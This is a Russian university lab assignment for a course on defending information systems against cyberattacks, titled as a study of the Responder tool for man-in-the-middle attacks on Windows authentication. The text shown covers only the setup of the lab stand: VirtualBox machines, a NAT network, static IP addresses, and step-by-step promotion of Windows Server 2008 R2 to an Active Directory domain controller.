МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ

РОССИЙСКОЙ ФЕДЕРАЦИИ

ФГБОУ ВО «НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ «МЭИ»

**Факультет/институт** «Инженерно-экономический институт»

(название факультета/института)

**Кафедра** «Безопасности и информационных технологий»

(название кафедры)

**Лабораторная работа № 3**

**Дисциплина:**Технологии защиты информационных систем от кибератак  
**Тема:**Изучение возможностей применения инструмента Responder в ОС Kali Linux для выполнения атаки человек-посередине в отношении методов аутентификации в Windows

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Выполнил студент | | |  | | | курса | | | |
| очно-заочной формы обучения | | | | | | | |
| Группа №: | ИЭ-41-17 | | | | | | | |
| ФИО: |  | | | | | | | |
| Проверил |  | | | | | | | |
| ФИО: | Дратвяк А.В. | | | | | | | |
| дата проверки: | « |  | | » |  | | 2020г. | |
| Оценка: |  | | | | | | | |

**I. Базовая настройка домена**

**Для начала выполнения основной части лабораторной работы необходимо установить и настроить все компоненты учебного стенда, а именно три виртуальные машины:**

* ОС Windows 7 Pro SP1 x64
* Windows Server 2008 R2 SP1 x64
* Kali Linux 2020.1 live x64

Этапы выполнения лабораторной работы:

1. Установить Windows Server 2008 R2 SP1 x64 на виртуальную машину

Обратите внимание на рекомендуемые установки для ОС в настройках создаваемой виртуальной машины – объем жесткого диска и виртуальной памяти, которые можно узнать на официальном сайте Microsoft



**Название** вашей виртуальной машины **должно содержать:**


* Наименование ОС, например, WinServer2008
* Вашу ФИО, например, AVD
* Номер группы, например, 41

В финальном варианте должно получиться примерно такое название:

WinSer08AVD41

Аналогично необходимо дать название оставшимся виртуальным машинам

2. Установить Windows 7 Pro SP1 x64 на виртуальную машину.




3. Создать на виртуальную машину с Kali Linux 2020.1 live x64.

В случае, если у Вас с лабораторной работы № 2 осталась созданная виртуальная машина с Kali Linux, то Вы можете использовать её.

4. Объединить все 3 виртуальных компьютера в единую локальную сеть.


На данном шаге рекомендуется установить «Сеть NAT» для всех виртуальных машин стенда, а также оставить работающим только один адаптер



4.1 "Файл" => "Настройки" => "Сеть" => перейдите на вкладку "Сети NAT". Нажмите кнопку с зеленым плюсом, чтобы создать новую сеть.


4.2 Нажмите "Ok" и закройте окно. Откройте настройки для виртуальной машины, перейдите на вкладку "Сеть" => "Адаптер 1". Выберите "Тип подключения" - "Сеть NAT", а "Имя" - только что созданную сеть.

Обратите внимание, что сеть Nat можно установить не только в настройках каждой отдельной виртуальной машины, но и для VB в целом.




5. Запустить виртуальные машины и прописать статические IP-адреса для Windows Server и Windows 7.


С настоящего момента начинается процесс настройки виртуальных машин, который будет состоять из множества этапов. Разумным при выполнении большого объема работ является сохранение состояния виртуальных машин до внесения значимых изменений в процесс их функционирований. Не забывайте пользоваться функцией «Сделать снимок состояния» для сохранения своих нервных клеток.



5.1. При запуске Windows 7 выбрать «Сеть предприятия»




5.2. В настройках «Центра управления сетями» («Network and Sharing Center») выбрать пункт «Изменение параметров адаптера» («Change adapter settings») и открыть свойства «подключения по локальной сети» («Local Area Connection Properties»). Выделить «Протокол Интернета версии 4 (TCP/IPv4)» («Internet Protocol Version 4 (TCP/IPv4)») и открыть его «Свойства» («Properties»).



5.3. Пропишите статические адреса для обеих виртуальных машин:

* В поле Ip вписать значение из ipconfig /all (вызвать консоль cmd)
* В поле макса подсети: 255.255.255.0
* В поле Gateway вписать значение из ipconfig /all
* Заполнить поля DNS: 127.0.0.1 и 8.8.8.8





Проверить взаимный ping между Windows Server 2008 и Windows 7.

6. Добавить роль и настроить Active Directory на Windows Server 2008.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_


Примечание:

Имя сервера можно по желанию изменить в настройках компьютера


 

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Открываем «Server Manager» и в пункте «Roles» выбираем «Add Roles».




Нажимаем на кнопку «Next».



Выбираем роль «Active Directory Domain Services».



На следующем этапе «Мастер установки ролей» предупредит, что для установки роли «Active Directory Domain Services» нужно установить несколько компонентов. Нажимаем на кнопку «Add Required Features».




На этом этапе выбирать роль DNS Server не обязательно. Она будет установлена позже. Нажимаем на кнопку «Next».


Далее «Мастер установки ролей» предлагает ознакомиться с дополнительной информацией касательно роли «Active Directory Domain Services». Нажимаем на кнопку «Next».




Для того чтобы начать установку выбранной роли, нажимаем на кнопку «Install».



Началась установка выбранной роли и необходимых для нее компонентов.



После установки роли нажимаем на кнопку «Close this wizard and launch the Active Directory Domain Services Installation Wizard (dcpromo.exe)», для того чтобы повысить роль вашего сервера до уровня контроллера домена.




Нажимаем на кнопку «Next».




Далее предлагается ознакомиться с дополнительной информацией касательно функционала Windows Server 2008 R2.

Нажимаем на кнопку «Next».




В данном руководстве рассматривается добавление нового леса, поэтому в окне выбираем пункт «Create a new domain in a new forest».

Нажимаем на кнопку «Next».




В поле «FQDN of the new forest root domain» указываем имя корневого домена.

Нажимаем на кнопку «Next».




На следующем шаге предлагается выбрать функциональный уровень нового леса и корневого домена. Необходимо выбрать «Windows Server 2008 R2».

Нажимаем на кнопку «Next».




Для корректной работы контроллера домена необходимо установить роль «DNS server».

Выбираем «DNS server» и нажимаем на кнопку «Next».



На данном этапе «Мастер настройки AD DS» предупредит, что делегирование для этого DNS-сервера не может быть создано.

Нажимаем на кнопку «Yes».




Теперь можно изменить пути к каталогам базы данных AD DS, файлам журнала и папке SYSVOL. Рекомендую оставить эти значения по умолчанию.

Нажимаем на кнопку «Next».




Указываем пароль для DSRM (Directory Service Restore Mode — режим восстановления службы каталога) и нажимаем на кнопку «Next».



На следующем шаге отображается сводная информация по настройке сервера.

Нажимаем на кнопку «Next».

Начался процесс повышения роли сервера до уровня контроллера домена.



Процесс повышения роли сервера до уровня контроллера домена завершен.

